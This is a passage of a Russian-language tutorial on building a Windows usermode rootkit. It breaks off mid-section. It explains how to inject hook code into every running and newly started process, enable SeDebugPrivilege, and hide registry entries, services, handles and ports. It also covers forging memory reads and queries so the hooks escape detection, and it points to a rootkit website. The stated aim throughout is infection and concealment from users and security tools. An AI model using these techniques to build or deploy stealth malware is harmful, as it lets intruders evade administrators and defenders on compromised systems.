Для получения имени ключа, указанного параметром Index, мы используем KeyBasicInformation в качестве значения для KeyInformationClass.

```
#define KeyBasicInformation 0
```

NtEnumerateKey вернет в буфере KeyInformation структуру:

```
typedef struct _KEY_BASIC_INFORMATION {
        LARGE_INTEGER LastWriteTime;
        ULONG TitleIndex;
        ULONG NameLength;
        WCHAR Name[1];
} KEY_BASIC_INFORMATION, *PKEY_BASIC_INFORMATION;
```

Единственное что нам нужно - это Name, и его длина - NameLength.

Если ключа для сдвинутого параметра Index не существует, мы должны вернуть ошибку STATUS_EA_LIST_INCONSISTENT.

```
#define STATUS_EA_LIST_INCONSISTENT 0x80000014
```

=====[5.2 NtEnumerateValueKey]=====

Значения реестра не отсортированы. К счастью, их количество в одном ключе достаточно мало, поэтому мы можем перевызывать функцию, чтобы получить сдвиг. API для получения информации об одном значении реестра называется NtEnumarateValueKey.

```
NTSTATUS NtEnumerateValueKey(
        IN HANDLE KeyHandle,
        IN ULONG Index,
        IN KEY_VALUE_INFORMATION_CLASS KeyValueInformationClass,
        OUT PVOID KeyValueInformation,
        IN ULONG KeyValueInformationLength,
        OUT PULONG ResultLength
);
```

KeyHandle - это снова хэндл родительского ключа. Index - это индекс в списке значений данного ключа. KeyValueInformationClass описывает тип информации, которая будет помещена в буфер KeyValueInformation размером KeyValueInformationLength байт. Количество записанных в буфер байт возвращается в ResultLength.

И снова мы должны вычислить сдвиг, перевызывая функцию для всех индексов от 0 до Index. Имя значения может быть получено при использовании KeyValueBasicInformation в качестве значения для KeyValueInformationClass.

```
#define KeyValueBasicInformation 0
```

Тогда в буфере KeyValueInformation мы получим следующую структуру:

```
typedef struct _KEY_VALUE_BASIC_INFORMATION {
        ULONG TitleIndex;
        ULONG Type;
        ULONG NameLength;
        WCHAR Name[1];
} KEY_VALUE_BASIC_INFORMATION, *PKEY_VALUE_BASIC_INFORMATION;
```

Нас снова интересуют только Name и NameLength.

Если для сдвинутого параметра Index не существует соответствующего значения реестра, то мы должны вернуть STATUS_NO_MORE_ENTRIES.

```
#define STATUS_NO_MORE_ENTRIES 0x8000001A
```

=====[6. Сервисы и драйверы]=====

Системные сервисы и драйверы обрабатываются четырьмя независимыми API-функциями. Их связи различны в каждой версии Windows. Поэтому мы вынуждены перехватывать все четыре функции.

```
BOOL EnumServicesStatusA(
        SC_HANDLE hSCManager,
        DWORD dwServiceType,
        DWORD dwServiceState,
        LPENUM_SERVICE_STATUS lpServices,
        DWORD cbBufSize,
        LPDWORD pcbBytesNeeded,
        LPDWORD lpServicesReturned,
        LPDWORD lpResumeHandle
);

BOOL EnumServiceGroupW(
        SC_HANDLE hSCManager,
        DWORD dwServiceType,
        DWORD dwServiceState,
        LPBYTE lpServices,
        DWORD cbBufSize,
        LPDWORD pcbBytesNeeded,
        LPDWORD lpServicesReturned,
        LPDWORD lpResumeHandle,
        DWORD dwUnknown
);

BOOL EnumServicesStatusExA(
        SC_HANDLE hSCManager,
        SC_ENUM_TYPE InfoLevel,
        DWORD dwServiceType,
        DWORD dwServiceState,
        LPBYTE lpServices,
        DWORD cbBufSize,
        LPDWORD pcbBytesNeeded,
        LPDWORD lpServicesReturned,
        LPDWORD lpResumeHandle,
        LPCTSTR pszGroupName
);

BOOL EnumServicesStatusExW(
        SC_HANDLE hSCManager,
        SC_ENUM_TYPE InfoLevel,
        DWORD dwServiceType,
        DWORD dwServiceState,
        LPBYTE lpServices,
        DWORD cbBufSize,
        LPDWORD pcbBytesNeeded,
        LPDWORD lpServicesReturned,
        LPDWORD lpResumeHandle,
        LPCTSTR pszGroupName
);
```

Наиболее важен здесь параметр lpServices, которое указывает на буфер, где должен быть размещен список сервисов. lpServicesReturned, которое указывает на количество записей в буфере, также важно. Структура данных в выходном буфере зависит от типа функции. Для функций EnumServicesStatusA и EnumServicesGroupW возвращается структура:

```
typedef struct _ENUM_SERVICE_STATUS {
        LPTSTR lpServiceName;
        LPTSTR lpDisplayName;
        SERVICE_STATUS ServiceStatus;
} ENUM_SERVICE_STATUS, *LPENUM_SERVICE_STATUS;

typedef struct _SERVICE_STATUS {
        DWORD dwServiceType;
        DWORD dwCurrentState;
        DWORD dwControlsAccepted;
        DWORD dwWin32ExitCode;
        DWORD dwServiceSpecificExitCode;
        DWORD dwCheckPoint;
        DWORD dwWaitHint;
} SERVICE_STATUS, *LPSERVICE_STATUS;
```

а для EnumServicesStatusExA и EnumServicesStatusExW:

```
typedef struct _ENUM_SERVICE_STATUS_PROCESS {
        LPTSTR lpServiceName;
        LPTSTR lpDisplayName;
        SERVICE_STATUS_PROCESS ServiceStatusProcess;
} ENUM_SERVICE_STATUS_PROCESS, *LPENUM_SERVICE_STATUS_PROCESS;

typedef struct _SERVICE_STATUS_PROCESS {
        DWORD dwServiceType;
        DWORD dwCurrentState;
        DWORD dwControlsAccepted;
        DWORD dwWin32ExitCode;
        DWORD dwServiceSpecificExitCode;
        DWORD dwCheckPoint;
        DWORD dwWaitHint;
        DWORD dwProcessId;
        DWORD dwServiceFlags;
} SERVICE_STATUS_PROCESS, *LPSERVICE_STATUS_PROCESS;
```

Нас интересует только поле lpServiceName, которое содержит имя сервиса. Записи имеют фиксированный размер, поэтому, если мы хотим скрыть одну, мы передвинем все последующие записи на ее размер. Здесь мы должны помнить о различии размеров SERVICE_STATUS и SERVICE_STATUS_PROCESS.

=====[7. Перехват и распространение]=====

Чтобы получить желаемый эффект, мы должны заразить все запущенные процессы, а также процессы, которые будут запущены позже. Новые процессы должны быть заражены до выполнения первой инструкции их кода, иначе они смогут увидеть наши скрытые объекты до того, как функции будут перехвачены.

=====[7.1 Привелегии]=====

Нам нужны как минимум администраторские права, чтобы получить доступ ко всем запущенным процессам. Лучшая возможность - это запуск нашего процесса как системного сервиса, который работает с правами пользователя SYSTEM. Чтобы установить сервис нам тоже нужны специальные привелегии.

Также очень полезно получение привелегии SeDebugPrivilege. Это может быть сделано с помощью функций OpenProcessToken, LookupPrivilegeValue и AdjustTokenPrivileges.

```
BOOL OpenProcessToken(
        HANDLE ProcessHandle,
        DWORD DesiredAccess,
        PHANDLE TokenHandle
```

```
);

BOOL LookupPrivilegeValue(
        LPCTSTR lpSystemName,
        LPCTSTR lpName,
        PLUID lpLuid
);

BOOL AdjustTokenPrivileges(
        HANDLE TokenHandle,
        BOOL DisableAllPrivileges,
        PTOKEN_PRIVILEGES NewState,
        DWORD BufferLength,
        PTOKEN_PRIVILEGES PreviousState,
        PDWORD ReturnLength
);
```

Игнорируя возможные ошибки, это может быть сделано так:

```
#define SE_PRIVILEGE_ENABLED    0x0002
#define TOKEN_QUERY             0x0008
#define TOKEN_ADJUST_PRIVILEGES 0x0020

HANDLE hToken;
LUID DebugNameValue;
TOKEN_PRIVILEGES Privileges;
DWORD dwRet;

OpenProcessToken(GetCurrentProcess(),
                 TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,hToken);
LookupPrivilegeValue(NULL,"SeDebugPrivilege",&DebugNameValue);
Privileges.PrivilegeCount=1;
Privileges.Privileges[0].Luid=DebugNameValue;
Privileges.Privileges[0].Attributes=SE_PRIVILEGE_ENABLED;
AdjustTokenPrivileges(hToken,FALSE,&Privileges,sizeof(Privileges),
                      NULL,&dwRet);
CloseHandle(hToken);
```

=====[7.2 Перехват]=====

Перечисление процессов производится уже упомянутой API-функцией NtQuerySystemInformation. Для перехвата функций используется метод перезаписи ее первых инструкций. Это делается для каждого запущеного процесса. Мы выделим память в нужном процессе, где запишем новый код для функций, которые хотим перехватить. Затем заменим первые пять байт этих функций на инструкцию jmp. Эта инструкция будет перенаправлять выполнение на наш код. Так, инструкция jmp будет выполнена сразу, как только функция будет вызвана. Мы должны сохранить первые инструкции каждой перезаписанной функции - они необходимы для вызова оригинального кода перехваченной функции. Сохранение инструкций описывается в разделе 3.2.3 статьи "Hooking Windows API".

Сначала мы должны открыть нужный процесс с помощью NtOpenProcess и получить его хэндл. Произойдет ошибка, если у нас недостаточно привелегий.

```
NTSTATUS NtOpenProcess(
        OUT PHANDLE ProcessHandle,
        IN ACCESS_MASK DesiredAccess,
        IN POBJECT_ATTRIBUTES ObjectAttributes,
        IN PCLIENT_ID ClientId OPTIONAL
);
```

ProcessHandle - указатель на хэндл, где будет сохранен результат. DesiredAccess следует установить равным PROCESS_ALL_ACCESS. Мы установим поле UniqueProcess структуры ClientId равным PID нужного процесса, UniqueThread должно быть равно нулю. Открытый хэндл должен быть закрыт с помощью NtClose.

```
#define PROCESS_ALL_ACCESS 0x001F0FFF
```

Теперь мы выделим память для нашего кода. Это может быть сделано с помощью функции NtAllocateVirtualMemory.

```
NTSTATUS NtAllocateVirtualMemory(
        IN HANDLE ProcessHandle,
        IN OUT PVOID BaseAddress,
        IN ULONG ZeroBits,
        IN OUT PULONG AllocationSize,
        IN ULONG AllocationType,
        IN ULONG Protect
);
```

Используется значение ProcessHandle возвращенное функцией NtOpenProcess. BaseAddress - указатель на указатель на желаемое начало блока выделенной памяти. Здесь будет сохранен указатель на выделенную память. Входное значение может быть равно NULL. AllocationSize - указатель на переменную, содержащую размер буфера, который мы хотим выделить. И также здесь будет сохранено количество реально выделенных байт. Рекомендую включить значение MEM_TOP_DOWN в параметр AllocationType в дополнение к MEM_COMMIT, т.к. в этом случае память будет выделена как можно выше рядом с DLL.

```
#define MEM_COMMIT      0x00001000
#define MEM_TOP_DOWN    0x00100000
```

Теперь мы можем записать наш код, используя NtWriteVirtualMemory.

```
NTSTATUS NtWriteVirtualMemory(
        IN HANDLE ProcessHandle,
        IN PVOID BaseAddress,
        IN PVOID Buffer,
        IN ULONG BufferLength,
        OUT PULONG ReturnLength OPTIONAL
);
```

В параметре BaseAddress используем значение возвращенное NtAllocateVirtual. Buffer указывает на байты, которые мы хотим записать, BufferLength - количество этих байтов.

Теперь мы перехватим функции. Единственная DLL, которая загружается в каждый процесс - ntdll.dll. Так, мы должны проверить импортирована ли функция, которую мы хотим перехватить, в процесс, если эта функция не из ntdll.dll. Но память, которую эта функция (из другой DLL) могла бы занимать может быть выделена, и перезапись этих байт повлечет за собой сбой в процессе. Поэтому мы должны проверить загружена ли эта библиотека (в которой нужная нам функция) в процесс.

Мы должны получить PEB (Process Environment Block) нужного процесса, используя NtQueryInformationProcess.

```
NTSTATUS NtQueryInformationProcess(
        IN HANDLE ProcessHandle,
        IN PROCESSINFOCLASS ProcessInformationClass,
        OUT PVOID ProcessInformation,
        IN ULONG ProcessInformationLength,
        OUT PULONG ReturnLength OPTIONAL
);
```

Присвоим значение ProcessBasicInformation параметру ProcessInformationClass. Тогда в буфер ProcessInformation, размер которого указан в параметре ProcessInformationLength, будет возвращена структура PROCESS_BASIC_INFORMATION.

```
#define ProcessBasicInformation 0

typedef struct _PROCESS_BASIC_INFORMATION {
        NTSTATUS ExitStatus;
        PPEB PebBaseAddress;
        KAFFINITY AffinityMask;
        KPRIORITY BasePriority;
        ULONG UniqueProcessId;
```

```
        ULONG InheritedFromUniqueProcessId;
} PROCESS_BASIC_INFORMATION, *PPROCESS_BASIC_INFORMATION;
```

PebBaseAddress - то, что мы ищем. PebBaseAddress+0x0C - это адрес PPEB_LDR_DATA. Он может быть получен вызовом NtReadVirtualMemory.

```
NTSTATUS NtReadVirtualMemory(
        IN HANDLE ProcessHandle,
        IN PVOID BaseAddress,
        OUT PVOID Buffer,
        IN ULONG BufferLength,
        OUT PULONG ReturnLength OPTIONAL
);
```

Параметры такие же как и у NtWriteVirtualMemory.

PPEB_LDR_DATA+0x1C - адрес InInitializationOrderModuleList. Это список библиотек, загруженных в процесс. Нас интересует только часть этой структуры.

```
typedef struct _IN_INITIALIZATION_ORDER_MODULE_LIST {
        PVOID Next,
        PVOID Prev,
        DWORD ImageBase,
        DWORD ImageEntry,
        DWORD ImageSize,
        ...
);
```

Next - указатель на следующую запись, Prev - на предыдущую. Последняя запись указывает на первую. ImageBase - адрес модуля в памяти. ImageEntry - это точка входа модуля, ImageSize - его размер.

Для каждой библиотеки, функции которой мы хотим перехватить, мы получим ImageBase (например, используя GetModuleHandle или LoadLibrary). Эту ImageBase мы сравним с ImageBase каждого элемента в InInitializationOrderModuleList.

Теперь мы готовы к перехвату. Из-за того, что мы перехватываем функции в работающих процессах, существует вероятность, что код, который мы будем перезаписывать в тот момент будет выполняться. Это может вызвать ошибку, поэтому сначала мы остановим все потоки этого процесса. Список потоков можно получить, используя функцию NtQuerySystemInformation с классом SystemProcessesAndThreadsInformation. Результат работы этой функции описан в разделе 4, необходимо лишь добавить описание структуры SYSTEM_THREADS, которая содержит информацию о потоке.

```
typedef struct _SYSTEM_THREADS {
        LARGE_INTEGER KernelTime;
        LARGE_INTEGER UserTime;
        LARGE_INTEGER CreateTime;
        ULONG WaitTime;
        PVOID StartAddress;
        CLIENT_ID ClientId;
        KPRIORITY Priority;
        KPRIORITY BasePriority;
        ULONG ContextSwitchCount;
        THREAD_STATE State;
        KWAIT_REASON WaitReason;
} SYSTEM_THREADS, *PSYSTEM_THREADS;
```

Для каждого потока мы должны получить его хэндл, используя NtOpenThread. Мы используем для этого ClientId.

```
NTSTATUS NtOpenThread(
        OUT PHANDLE ThreadHandle,
        IN ACCESS_MASK DesiredAccess,
        IN POBJECT_ATTRIBUTES ObjectAttributes,
        IN PCLIENT_ID ClientId
);
```

Хэндл, который нам нужен, будет сохранен в ThreadHandle. Параметр DesiredAccess должен быть равен THREAD_SUSPEND_RESUME.

```
#define THREAD_SUSPEND_RESUME 2
```

ThreadHandle будет использован при вызове NtSuspendThread.

```
NTSTATUS NtSuspendThread(
        IN HANDLE ThreadHandle,
        OUT PULONG PreviousSuspendCount OPTIONAL
);
```

Приостановленный процесс готов к перезаписи. Мы поступим, как описано в разделе 3.2.2 статьи "Hooking Windows API". Единственная разница в том, что функции будут использоваться для других процессов.

После перехвата мы возобновим работу всех потоков процесса, используя NtResumeThread.

```
NTSTATUS NtResumeThread(
        IN HANDLE ThreadHandle,
        OUT PULONG PreviousSuspendCount OPTIONAL
);
```

=====[7.3 Новые процессы]=====

Заражение всех запущенных процессов не затронет процессы, которые будут запущены позже. Мы должны получить список процессов, через некоторое время получить новый, сравнить их, а затем заразить те процессы, которые есть во втором списке и отсутствуют в первом. Но этот метод очень ненадежен.

Намного лучше перехватить функцию, которая вызывается, когда стартует новый процесс. Так как все запущенные в системе процессы заражены, мы не сможем пропустить ни один новый процесс, используя данный метод. Мы можем перехватить NtCreateThread, но это не самый простой путь. Мы будем перехватывать функцию NtResumeThread, которая также всегда вызывается при старте нового процесса. Она вызвается после NtCreateThread.

Единственная проблема с NtResumeThread состоит в том, что она вызывается не только при запуске нового процесса. Но мы легко решим эту проблему. NtQueryInformationThread предоставит нам информацию о том, какой процесс владеет данным потоком. Мы должны просто проверить, заражен ли этот процесс. Это можно определить прочитав первые байты любой из функций, которые мы перехватываем.

```
NTSTATUS NtQueryInformationThread(
        IN HANDLE ThreadHandle,
        IN THREADINFOCLASS ThreadInformationClass,
        OUT PVOID ThreadInformation,
        IN ULONG ThreadInformationLength,
        OUT PULONG ReturnLength OPTIONAL
);
```

В нашем случае параметр ThreadInformationClass должен быть равен ThreadBasicInformation. ThreadInformation - это буфер для результата, размер этого буфера указан в параметре ThreadInformationLength.

```
#define ThreadBasicInformation 0
```

Для класса ThreadBasicInformation возвращается такая структура:

```
typedef struct _THREAD_BASIC_INFORMATION {
        NTSTATUS ExitStatus;
        PNT_TIB TebBaseAddress;
        CLIENT_ID ClientId;
        KAFFINITY AffinityMask;
        KPRIORITY Priority;
        KPRIORITY BasePriority;
```

```
} THREAD_BASIC_INFORMATION, *PTHREAD_BASIC_INFORMATION;
```

В параметре ClientId находится PID процесса, владеющего этим потоком.

Теперь мы должны заразить новый процесс. Проблема в том, что процесс имеет в своей памяти только ntdll.dll. Все остальные модули загружаются сразу после вызова NtResumeThread. Существует несколько путей решения этой проблемы. Например, можно перехватить функцию LdrInitializeThunk, которая вызывается при инициализации процесса.

```
NTSTATUS LdrInitializeThunk(
        DWORD Unknown1,
        DWORD Unknown2,
        DWORD Unknown3
);
```

Сначала нужно выполнить оригинальный код, а замет перехватить все нужные функции в новом процессе. Затем лучше снять перехват LdrInitializeThunk, так как она будет вызвана позже много раз, а мы не хватим заново перехватывать все функции. Все это будет сделано до выполнения первых инструкций процесса, поэтому нет вероятности того, что этот процесс вызовет какую-нибудь из перехватываемых функций до того, как мы ее перехватим.

Перехват функций в своем процессе такой же как и перехват в запущенном процессе, но нам не нужно беспокоиться о потоках.

=====[7.4 DLL]=====

В каждом процессе в системе есть копия ntdll.dll. Это значит, что мы можем перехватить любую функцию этого модуля при инициализации процесса. Но как быть с функциями из других модулей, например, kernel32.dll или advapi32.dll? Есть несколько процессов, у которых есть только ntdll.dll. Все остальные модули могут быть загружены динамически в середине кода после перехвата процесса. Вот почему мы должны перехватить LdrLoadDll, которая загружает новые модули.

```
NTSTATUS LdrLoadDll(
        PWSTR szcwPath,
        PDWORD pdwLdrErr,
        PUNICODE_STRING pUniModuleName,
        PHINSTANCE pResultInstance
);
```

Наиболее важно для нас pUniModuleName - имя модуля. pResultInstance будет адресом модуля, если вызов был успешен.

Мы вызовем оригинальную LdrLoadDll и затем перехватим все функции в загруженном модуле.

=====[8. Память]=====

Когда мы перехватываем функцию, мы изменяем ее первые байты. Вызвав NtReadVirtualMemory, кто угодно сможет определить, что функция перехвачена. Поэтому мы должны перехватить NtReadVirtualMemory, чтобы избежать обнаружения.

```
NTSTATUS NtReadVirtualMemory(
        IN HANDLE ProcessHandle,
        IN PVOID BaseAddress,
        OUT PVOID Buffer,
        IN ULONG BufferLength,
        OUT PULONG ReturnLength OPTIONAL
);
```

Мы заменили байты в начале тех функций, которые перехватили, и еще выделили память для нового кода. Необходимо проверить читает ли функция какие-либо из этих байт. Если наши байты находятся в диапазоне от BaseAddress до (BaseAddress + BufferLength), мы должны заменить некоторые байты в Buffer.

Если кто-либо пытается прочитать байты из нашей выделенной памяти, следует вернуть пустой Buffer и ошибку STATUS_PARTIAL_COPY. Это значение говорит о том, что не все запрошенные байты были скопированы в буфер Buffer. Это также происходит при попытке доступа к невыделенной памяти. ReturnLength должно быть установлено в нуль в данном случае.

```
#define STATUS_PARTIAL_COPY 0x8000000D
```

Если кто-нибудь запрашивает первые байты перехваченной нами функции, мы должны вызвать оригинальный код, а затем скопировать оригинальные байты (мы их сохранили) в буфер Buffer.

Теперь процесс не сможет определить, что функции перехвачены, чтением памяти. Также, если вы отлаживаете перехватываченные функции, у отладчика будут проблемы. Он будет показывать оригинальные байты, но выполнять наш код.

Чтобы сделать скрытие совершенным, мы еще должны перехватить функцию NtQueryVirtualMemory, которая используется для получения информации о виртуальной памяти. Мы можем перехватить ее, чтобы предотвратить обнаружение выделенной нами памяти.

```
NTSTATUS NtQueryVirtualMemory(
        IN HANDLE ProcessHandle,
        IN PVOID BaseAddress,
        IN MEMORY_INFORMATION_CLASS MemoryInformationClass,
        OUT PVOID MemoryInformation,
        IN ULONG MemoryInformationLength,
        OUT PULONG ReturnLength OPTIONAL
);
```

MemoryInformationClass определяет тип возвращаемых данных. Нас интересуют первые два типа.

```
#define MemoryBasicInformation 0
#define MemoryWorkingSetList 1
```

Для MemoryBasicInformation возвращается структура:

```
typedef struct _MEMORY_BASIC_INFORMATION {
        PVOID BaseAddress;
        PVOID AllocationBase;
        ULONG AllocationProtect;
        ULONG RegionSize;
        ULONG State;
        ULONG Protect;
        ULONG Type;
} MEMORY_BASIC_INFORMATION, *PMEMORY_BASIC_INFORMATION;
```

Каждая секция памяти имеет размер - RegionSize и тип - Type. Свободная память имеет тип MEM_FREE.

```
#define MEM_FREE 0x10000
```

Если секция перед нашей имеет тип MEM_FREE, следует прибавить размер нашей секции к ее RegionSize. Если следующая секция также имеет тип MEM_FREE, следует прибавить размер следующей секции к RegionSize.

Если секция перед нашей имеет другой тип, мы вернем MEM_FREE для нашей секции. Ее размер должен быть вычислен, учитывая также следующую секцию.

Для MemoryWorkingSetList возвращается структура:

```
typedef struct _MEMORY_WORKING_SET_LIST {
        ULONG NumberOfPages;
        ULONG WorkingSetList[1];
} MEMORY_WORKING_SET_LIST, *PMEMORY_WORKING_SET_LIST;
```

NumberOfPages - количество элементов в WorkingSetList. Это число должно быть уменьшено. Мы должны найти нашу секцию в WorkingSetList и передвинуть следующие записи на нее. WorkingSetList - массив DWORD'ов, где старшие 20 бит - это старшие 20 бит адреса секции, а

младшие 12 бит содержат флаги.

=====[9. Хэндлы]=====

Вызов NtQuerySystemInformation с классом SystemHandleInformation дает нам массив всех открытых хэндлов в структуре _SYSTEM_HANDLE_INFORMATION_EX.

```
#define SystemHandleInformation 0x10

typedef struct _SYSTEM_HANDLE_INFORMATION {
        ULONG ProcessId;
        UCHAR ObjectTypeNumber;
        UCHAR Flags;
        USHORT Handle;
        PVOID Object;
        ACCESS_MASK GrantedAccess;
} SYSTEM_HANDLE_INFORMATION, *PSYSTEM_HANDLE_INFORMATION;

typedef struct _SYSTEM_HANDLE_INFORMATION_EX {
        ULONG NumberOfHandles;
        SYSTEM_HANDLE_INFORMATION Information[1];
} SYSTEM_HANDLE_INFORMATION_EX, *PSYSTEM_HANDLE_INFORMATION_EX;
```

ProcessId указывает процесс, владеющий этим хэндлом. ObjectTypeNumber - это тип хэндла. NumberOfHandles - количество записей в массиве Information. Скрытие одного элемента тривиально. Нужно сдвинуть последующие записи на одну и уменьшить значение NumberOfHandles. Сдвиг последующих записей требуется, потому что хэндлы в массиве сгруппированы по ProcessId. Это значит, что все хэндлы одного процесса расположены последовательно. И для каждого процесса значение поля Handle растет.

Вспомните структуру _SYSTEM_PROCESSES, которая возвращается этой функцией с классом SystemProcessesAndThreadsInformation. Здесь мы можем увидеть, что каждый процесс имеет информацию о количестве хэндлов в HandleCount. Если мы хотим сделать все идеально, нам следует изменить поле HandleCount (в соответствии с тем, сколько хэндлов мы скрыли), когда функция будет вызвана с классом SystemProcessesAndThreadsInformation. Но эта поправка может требовать слишком много времени. Множество хэндлов открываются и закрываются в течении очень короткого времени при нормальной работе системы. Легко может случиться, что количество хэндлов изменилось между двумя вызовами функции, поэтому нам не нужно изменять здесь поле HandleCount.

=====[9.1 Именование хэндлов и получение типа]=====

Скрытие хэндлов тривиально, но немного сложнее определить какие хэндлы мы должны скрыть. Если у нас есть, например, скрытый процесс, нас следует скрыть все его хэндлы и все хэндлы связанные с ним. Скрытие хэндлов этого процесса также тривиально. Мы просто сравниваем ProcessId хэндла и PID нашего процесса, если они равны мы прячем хэндл. Но хэндлы других процессов должны быть проименованы прежде, чем мы сможем сравнивать их с чем-либо. Количество хэндлов в системе обычно очень велико, поэтому лучшее, что мы можем сделать - это сравнить тип хэндла прежде, чем попытаться проименовать его. Именование типов сохранит много времени для хэндлов, которые нас не интересуют.

Именование хэндла и типа хэндла может быть выполнено с помощью функции NtQueryObject.

```
NTSTATUS ZwQueryObject(
        IN HANDLE ObjectHandle,
        IN OBJECT_INFORMATION_CLASS ObjectInformationClass,
        OUT PVOID ObjectInformation,
        IN ULONG ObjectInformationLength,
        OUT PULONG ReturnLength OPTIONAL
);
```

ObjectHandle - хэндл, информацию о котором мы хотим получить, ObjectInformationClass - тип информации, которая будет сохранена в буфер ObjectInformation размером ObjectInformationLength

байт.

Мы будем использовать классы ObjectNameInformation и ObjectAllTypesInformation. Класс ObjectNameInfromation заполнит буфер структурой OBJECT_NAME_INFORMATION, а класс ObjectAllTypesInformation структурой OBJECT_ALL_TYPES_INFORMATION.

```
#define ObjectNameInformation 1
#define ObjectAllTypesInformation 3

typedef struct _OBJECT_NAME_INFORMATION {
        UNICODE_STRING Name;
} OBJECT_NAME_INFORMATION, *POBJECT_NAME_INFORMATION;
```

Поле Name определяет имя хэндла.

```
typedef struct _OBJECT_TYPE_INFORMATION {
        UNICODE_STRING Name;
        ULONG ObjectCount;
        ULONG HandleCount;
        ULONG Reserved1[4];
        ULONG PeakObjectCount;
        ULONG PeakHandleCount;
        ULONG Reserved2[4];
        ULONG InvalidAttributes;
        GENERIC_MAPPING GenericMapping;
        ULONG ValidAccess;
        UCHAR Unknown;
        BOOLEAN MaintainHandleDatabase;
        POOL_TYPE PoolType;
        ULONG PagedPoolUsage;
        ULONG NonPagedPoolUsage;
} OBJECT_TYPE_INFORMATION, *POBJECT_TYPE_INFORMATION;

typedef struct _OBJECT_ALL_TYPES_INFORMATION {
        ULONG NumberOfTypes;
        OBJECT_TYPE_INFORMATION TypeInformation;
} OBJECT_ALL_TYPES_INFORMATION, *POBJECT_ALL_TYPES_INFORMATION;
```

Поле Name определяет имя типа объекта, которое следует сразу после каждой структуры OBJECT_TYPE_INFORMATION. Следующая структура OBJECT_TYPE_INFORMATION расположена после этого имени и выровнена на границу четырех байт.

ObjectTypeNumber из структуры SYSTEM_HANDLE_INFORMATION - это индекс в массиве TypeInformation.

Сложнее получить имя хэндла из другого процесса. Существуют два способа сделать это. Первый состоит в том, чтобы скопировать хэндл функцией NtDuplicateObject в наш процесс и затем проименовать его. Этот метод не сработает для некоторых специфических типов хэндлов. Но он не срабатывает довольно редко, поэтому мы можем оставаться спокойными и использовать его.

```
NtDuplicateObject(
        IN HANDLE SourceProcessHandle,
        IN HANDLE SourceHandle,
        IN HANDLE TargetProcessHandle,
        OUT PHANDLE TargetHandle OPTIONAL,
        IN ACCESS_MASK DesiredAccess,
        IN ULONG Attributes,
        IN ULONG Options
);
```

SourceProcessHandle - хэндл процесса, который владеет SourceHandle, то есть хэндлом, который мы хотим скопировать. TargetProcessHandle - это хэндл процесса, в который мы хотим копировать. Это хэндл нашего процесса в нашем случае. TargetHandle - указатель, куда будет сохранена копия хэндла. Параметр DesiredAccess должен быть равен PROCESS_QUERY_INFORMATION, а Attribures и Options - нулю.

Второй способ именования, работающий со всеми хэндлами, состоит в использовании системного драйвера. Исходный код этого метода доступен в проекте OpHandle на моем сайте http://rootkit.host.sk.

=====[10. Порты]=====

Самый простой путь для перечисления открытых портов - это использование функций AllocateAndGetTcpTableFromStack и AllocateAndGetUdpTableFromStack, и/или AllocateAndGetTcpExTableFromStack и AllocateAndGetUdpExTableFromStack из iphlpapi.dll. Ex-функции доступны начиная с Windows XP.

```
typedef struct _MIB_TCPROW {
        DWORD dwState;
        DWORD dwLocalAddr;
        DWORD dwLocalPort;
        DWORD dwRemoteAddr;
        DWORD dwRemotePort;
} MIB_TCPROW, *PMIB_TCPROW;

typedef struct _MIB_TCPTABLE {
        DWORD dwNumEntries;
        MIB_TCPROW table[ANY_SIZE];
} MIB_TCPTABLE, *PMIB_TCPTABLE;

typedef struct _MIB_UDPROW {
        DWORD dwLocalAddr;
        DWORD dwLocalPort;
} MIB_UDPROW, *PMIB_UDPROW;

typedef struct _MIB_UDPTABLE {
        DWORD dwNumEntries;
        MIB_UDPROW table[ANY_SIZE];
} MIB_UDPTABLE, *PMIB_UDPTABLE;

typedef struct _MIB_TCPROW_EX
{
        DWORD dwState;
        DWORD dwLocalAddr;
        DWORD dwLocalPort;
        DWORD dwRemoteAddr;
        DWORD dwRemotePort;
        DWORD dwProcessId;
} MIB_TCPROW_EX, *PMIB_TCPROW_EX;

typedef struct _MIB_TCPTABLE_EX
{
        DWORD dwNumEntries;
        MIB_TCPROW_EX table[ANY_SIZE];
} MIB_TCPTABLE_EX, *PMIB_TCPTABLE_EX;

typedef struct _MIB_UDPROW_EX
{
        DWORD dwLocalAddr;
        DWORD dwLocalPort;
        DWORD dwProcessId;
} MIB_UDPROW_EX, *PMIB_UDPROW_EX;

typedef struct _MIB_UDPTABLE_EX
{
        DWORD dwNumEntries;
        MIB_UDPROW_EX table[ANY_SIZE];
} MIB_UDPTABLE_EX, *PMIB_UDPTABLE_EX;

DWORD WINAPI AllocateAndGetTcpTableFromStack(
        OUT PMIB_TCPTABLE *pTcpTable,
        IN BOOL bOrder,
        IN HANDLE hAllocHeap,
        IN DWORD dwAllocFlags,
        IN DWORD dwProtocolVersion;
```

```
);

DWORD WINAPI AllocateAndGetUdpTableFromStack(
        OUT PMIB_UDPTABLE *pUdpTable,
        IN BOOL bOrder,
        IN HANDLE hAllocHeap,
        IN DWORD dwAllocFlags,
        IN DWORD dwProtocolVersion;
);

DWORD WINAPI AllocateAndGetTcpExTableFromStack(
        OUT PMIB_TCPTABLE_EX *pTcpTableEx,
        IN BOOL bOrder,
        IN HANDLE hAllocHeap,
        IN DWORD dwAllocFlags,
        IN DWORD dwProtocolVersion;
);

DWORD WINAPI AllocateAndGetUdpExTableFromStack(
        OUT PMIB_UDPTABLE_EX *pUdpTableEx,
        IN BOOL bOrder,
        IN HANDLE hAllocHeap,
        IN DWORD dwAllocFlags,
        IN DWORD dwProtocolVersion;
);
```

Есть и другой способ. Когда программа создает сокет и начинает его слушать, она, конечно, имеет открытый хэндл для него и для открытого порта. Мы можем перечислить все открытые хэндлы в системе и послать им специальный буфер, используя функцию NtDeviceIoControlFile, чтобы определить хэндлы для открытых портов. Это также даст нам информацию о портах. Так как открытых хэндлов очень много, мы будем тестировать только хэндлы с типом File и именем \Device\Tcp или \Device\Udp. Открытые порты имеют только этот тип и имя.

Когда мы смотрели код перечисленных функций в iphlpapi.dll, мы обнаружили, что эти функции вызывают NtDeviceIoControlFile и посылают специальный буфер для того, чтобы получить список всех открытых портов в системе. Это значит, что единственная функция, которую нужно перехватить для скрытия портов - это NtDeviceIoControlFile.

```
NTSTATUS NtDeviceIoControlFile(
        IN HANDLE FileHandle
        IN HANDLE Event OPTIONAL,
        IN PIO_APC_ROUTINE ApcRoutine OPTIONAL,
        IN PVOID ApcContext OPTIONAL,
        OUT PIO_STATUS_BLOCK IoStatusBlock,
        IN ULONG IoControlCode,
        IN PVOID InputBuffer OPTIONAL,
        IN ULONG InputBufferLength,
        OUT PVOID OutputBuffer OPTIONAL,
